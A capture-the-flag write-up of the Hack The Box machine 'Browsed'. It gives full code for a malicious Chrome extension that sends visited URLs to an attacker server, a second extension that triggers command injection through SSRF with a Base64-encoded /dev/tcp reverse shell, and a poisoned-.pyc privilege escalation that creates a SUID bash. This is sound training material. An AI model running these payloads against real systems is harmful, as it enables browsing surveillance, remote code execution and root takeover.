Description
Browsed is a medium Hack The Box machine that features:
- Upload of malicious Chrome extension to discover internal web pages
- Use of the Chrome extension to gain access to a local web application with Server Side Request Forgery
- SSRF of the internal application leads to Command Injection and Remote Command Execution
- Privilege Escalation by a writable Python cache directory and a Python program executable as
rootuser
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.4.136.
$ ping -c 3 10.129.4.136
PING 10.129.4.136 (10.129.4.136) 56(84) bytes of data.
64 bytes from 10.129.4.136: icmp_seq=1 ttl=63 time=46.3 ms
64 bytes from 10.129.4.136: icmp_seq=2 ttl=63 time=47.5 ms
64 bytes from 10.129.4.136: icmp_seq=3 ttl=63 time=48.0 ms

--- 10.129.4.136 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 46.344/47.299/48.006/0.700 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.4.136 -sS -oN nmap_scan
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.4.136
Host is up (0.051s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.63 seconds
We get two open ports: 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.4.136 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.4.136
Host is up (0.047s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 02:c8:a4:ba:c5:ed:0b:13:ef:b7:e7:d7:ef:a2:9d:92 (ECDSA)
|_  256 53:ea:be:c7:07:05:9d:aa:9f:44:f8:bf:32:ed:5c:9a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Browsed
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.79 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. It seems to be a Python web application. We add the browsed.htb domain to the /etc/hosts file.
$ echo '10.129.4.136 browsed.htb' | sudo tee -a /etc/hosts
 We find a web page in which we can upload Chrome extension to be reviewed by a developer, packed in a
 .zip files. We are going to start by developing a malicious Chrome extension that will send all the pages that the developer visit to a previously deployed API. We create the api.py file with the contents of the API:
from flask import Flask, request

app = Flask(__name__)

@app.route("/register", methods=["POST"])
def get():
    data = request.json
    print("Received URL:", data)
    return {"status": "ok"}

app.run(host="10.10.15.109", port=5555)
We need to change the host variable with the IP address or hostname of our machine. We start the API.
$ python api.py
 * Serving Flask app 'api'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://10.10.15.109:5555
Press CTRL+C to quit
Then we developed the malicious extension, firstly with its manifest manifest.json:
{
  "manifest_version": 3,
  "name": "Page Visit Tracker",
  "version": "1.0",
  "description": "Sends all visited URLs to an API",
  "permissions": [
    "tabs",
    "webNavigation"
  ],
  "host_permissions": [
    "<all_urls>"
  ],
  "background": {
    "service_worker": "background.js"
  }
}
And then the code that will run in the background after the extension has been installed background.js.
async function sendURL(url) {
  try {
    await fetch("http://10.10.15.109:5555/register", {
      method: "POST",
      headers: {
        "Content-Type": "application/json"
      },
      body: JSON.stringify({
        url: url,
        timestamp: Date.now()
      })
    });
  } catch (err) {
    console.error("Error: ", err);
  }
}

chrome.webNavigation.onCompleted.addListener((details) => {
  // Filter iframers
  if (details.frameId !== 0) return;

  // Filter internal Chrome pages
  if (details.url.startsWith("chrome://")) return;

  console.log("Visited page:", details.url);
  sendURL(details.url);
});
We will also need to change the IP address to our own. Then we pack the extension to a .zip file and we upload it to the system.
$ zip malicious_extension.zip manifest.json background.js
A few seconds later we find that the user is visiting the browsedinternals.htb domain.
Received URL: {'url': 'http://browsedinternals.htb/',...}
We add the host to the /etc/hosts file.
$ echo '10.129.4.136 browsedinternals.htb' | sudo tee -a /etc/hosts

We find a Gitea server hosting one Git repository, MarkdownPreview, we clone it.
$ git clone http://browsedinternals.htb/larry/MarkdownPreview
$ ls MarkdownPreview
$ ls
app.py  backups  files  log  README.md  routines.sh
Exploitation
MarkdownPreview is a web application that allows to convert .md files to .html files. It is said that it should be run locally, so it might me running in the machine. The main application runs with the app.py file and there is one Bash script routines.sh.
In the app.py file we find that in the /routines endpoint the routines.sh script is executed passing as a parameter the input entered by the user in <rid> parameter. The application is being executed locally listening in the 5000 port.
@app.route('/routines/<rid>')
def routines(rid):
    # Call the script that manages the routines
    # Run bash script with the input as an argument (NO shell)
    subprocess.run(["./routines.sh", rid])
    return "Routine executed !"

...

# The webapp should only be accessible through localhost
if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000)
In the routines.sh we find that the passed parameter is not being filtered so command injection is possible by using index arithmetic expansion.
#!/bin/bash

ROUTINE_LOG="/home/larry/markdownPreview/log/routine.log"
BACKUP_DIR="/home/larry/markdownPreview/backups"
DATA_DIR="/home/larry/markdownPreview/data"
TMP_DIR="/home/larry/markdownPreview/tmp"

log_action() {
  echo "[$(date '+%Y-%m-%d %H:%M:%S')] $1" >> "$ROUTINE_LOG"
}

if [[ "$1" -eq 0 ]]; then
  # Routine 0: Clean temp files
  find "$TMP_DIR" -type f -name "*.tmp" -delete
  log_action "Routine 0: Temporary files cleaned."
  echo "Temporary files cleaned."
...
else
  log_action "Unknown routine ID: $1"
  echo "Routine ID not implemented."
fi
The parameter is being printed to a file with the log_action function. We are going to use the index arithmetic expansion to spawn a reverse shell to our machine encoded using Base64. We develop another Chrome extension that will trigger a HTTP request to the local service installed in the machine. This is the manifest.json:
{
  "manifest_version": 3,
  "name": "Malicious Extension",
  "version": "1.0",
  "description": "Extension to aceess to the internal API",
  "permissions": [
    "storage"
  ],
  "host_permissions": [
    "http://127.0.0.1:5000/*"
  ],
  "background": {
    "service_worker": "background.js"
  }
}
Then this is the background.js file:
async function callAPI() {
  const toRun = "variable[$(echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNS4xMDkvMTIzNCAwPiYx|base64${IFS}-d|bash)]"
  try {
    const response = await fetch("http://127.0.0.1:5000/routines/" + toRun, {
      method: "GET", mode: 'no-cors'
    });
  } catch (error) {
    console.error("Error:", error);
  }
}

chrome.runtime.onInstalled.addListener(() => {
  console.log("Installed extensions");
  callAPI();
});
The format of the parameter sent to the Bash script will have the variable[$(command_to_run)] format. We use ${IFS} as a space in the command and the Base64 encoding to hide some characters in the command to be executed. We generate the .zip file. We start the listening port 1234.
$ zip malicious_extension.zip manifest.json background.js
$ nc -nvlp 1234
We upload the file and we receive a reverse shell as the larry user. We upgrade it.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.15.109] from (UNKNOWN) [10.129.5.37] 53480
bash: cannot set terminal process group (1453): Inappropriate ioctl for device
bash: no job control in this shell
larry@browsed:~/markdownPreview$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
[CTRL-Z]
$ stty raw -echo; fg
$ reset xterm
larry@browsed:~/markdownPreview$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Post-Exploitation
Only one command can be executed as root user /opt/extensiontool/extension_tool.py.
larry@browsed:~/markdownPreview$ sudo -l
Matching Defaults entries for larry on browsed:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User larry may run the following commands on browsed:
    (root) NOPASSWD: /opt/extensiontool/extension_tool.py
Inside the /opt/extensiontool directory, we find that the __pycache__ folder is world-writable by all users.
larry@browsed:~/markdownPreview$ ls -la /opt/extensiontool/
total 24
drwxr-xr-x 4 root root 4096 Dec 11 07:54 .
drwxr-xr-x 4 root root 4096 Aug 17 12:55 ..
drwxrwxr-x 5 root root 4096 Mar 23  2025 extensions
-rwxrwxr-x 1 root root 2739 Mar 27  2025 extension_tool.py
-rw-rw-r-- 1 root root 1245 Mar 23  2025 extension_utils.py
drwxrwxrwx 2 root root 4096 Dec 11 07:57 __pycache__
In the extension_tool.py file, we find that the program is importing two functions from the extension_utils.py file, validate_manifest and clean_temp_files.
larry@browsed:~/markdownPreview$ head -n 10 /opt/extensiontool/extension_tool.py
#!/usr/bin/python3.12
import json
import os
from argparse import ArgumentParser
from extension_utils import validate_manifest, clean_temp_files
import zipfile

EXTENSION_DIR = '/opt/extensiontool/extensions/'

def bump_version(data, path, level='patch'):
...
We cannot modify the .py files as they are owned by root user, but we can generate malicious .pyc files inside the __pycache__ folder that will be executed when the program calls these functions. We need to take account of the timestamp-based .pyc invalidation.
Timestamp-based .pyc invalidation in Python works by comparing the source file’s modification time and size stored in the .pyc header with the current file-system metadata. If both values match, Python trusts and executes the cached byte-code without inspecting the source content. This approach is fast but less secure, and defined in PEP 552. We start by copying the extensiontool folder to a temporal one.
larry@browsed:~/markdownPreview$ cp -r /opt/extensiontool/ /tmp/
larry@browsed:~/markdownPreview$ cd /tmp/extensiontool/
Then we modify the extension_utils.py file to add a command that will create a SUID Bash binary in the /tmp directory. We modify the clean_temp_files function.
import os
...
def clean_temp_files(extension_dir):
    """ Clean up temporary files or unnecessary directories after packaging """
    os.system("cp /bin/bash /tmp/suid-bash; chmod u+s /tmp/suid-bash")
    temp_dir = '/opt/extensiontool/temp'

    if os.path.exists(temp_dir):
        shutil.rmtree(temp_dir)
        print(f"[+] Cleaned up temporary directory {temp_dir}")
    else:
        print("[+] No temporary files to clean.")
    exit(0)
Now we find that the file we edited has a size of 1316 bytes, and the original 1245 bytes. We need to remove bytes by removing code from the file to match the original size.
larry@browsed:/tmp/extensiontool$ nano extension_utils.py
larry@browsed:/tmp/extensiontool$ ls -l /opt/extensiontool/extension_utils.py extension_utils.py
-rw-r--r-- 1 larry larry 1316 extension_utils.py
-rw-rw-r-- 1 root  root  1245 /opt/extensiontool/extension_utils.py
We modify the clean_temp_files as this, for example:
def clean_temp_files(extension_dir):
    """ Clean files or unnecessary directories after packaging - """
    os.system("cp /bin/bash /tmp/suid-bash; chmod u+s /tmp/suid-bash")
    temp_dir = '/opt/extensiontool/temp'

    if os.path.exists(temp_dir):
        shutil.rmtree(temp_dir)
        print(f"[+] Cleaned up temporary directory {temp_dir}")
    exit(0)
Now, both the access and modify timestamps of the two files must match, we can use the touch command.
larry@browsed:/tmp/extensiontool$ touch -r /opt/extensiontool/extension_utils.py extension_utils.py
Then we execute the extension_tool.py for the .pyc file to be generated.
larry@browsed:/tmp/extensiontool$ python extension_tool.py --help
Validate, bump version, and package a browser extension.

options:
  -h, --help            show this help message and exit
  --ext EXT             Which extension to load
  --bump {major,minor,patch}
                        Version bump type
  --zip [ZIP]           Output zip file name
  --clean               Clean up temporary files after packaging
The execution will fail due to a dependency that it is not installed but the byte-code files is generate, we copy it to the __pycache__ sub-folder in the /opt/extensiontool folder.
larry@browsed:/tmp/extensiontool$ cp /tmp/extensiontool/__pycache__/extension_utils.cpython-312.pyc /opt/extensiontool/__pycache__/
Then we execute the /opt/extensiontool/extension_tool.py file as root user. We use the --clean argument to trigger the function in the external file. Then we spawn the root shell.
larry@browsed:/tmp/extensiontool$ sudo /opt/extensiontool/extension_tool.py --clean
larry@browsed:/tmp/extensiontool$ /tmp/suid-bash -p
suid-bash-5.2# id
uid=1000(larry) gid=1000(larry) euid=0(root) groups=1000(larry)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
suid-bash-5.2# cat /home/larry/user.txt
<REDACTED>
suid-bash-5.2# cat /root/root.txt
<REDACTED>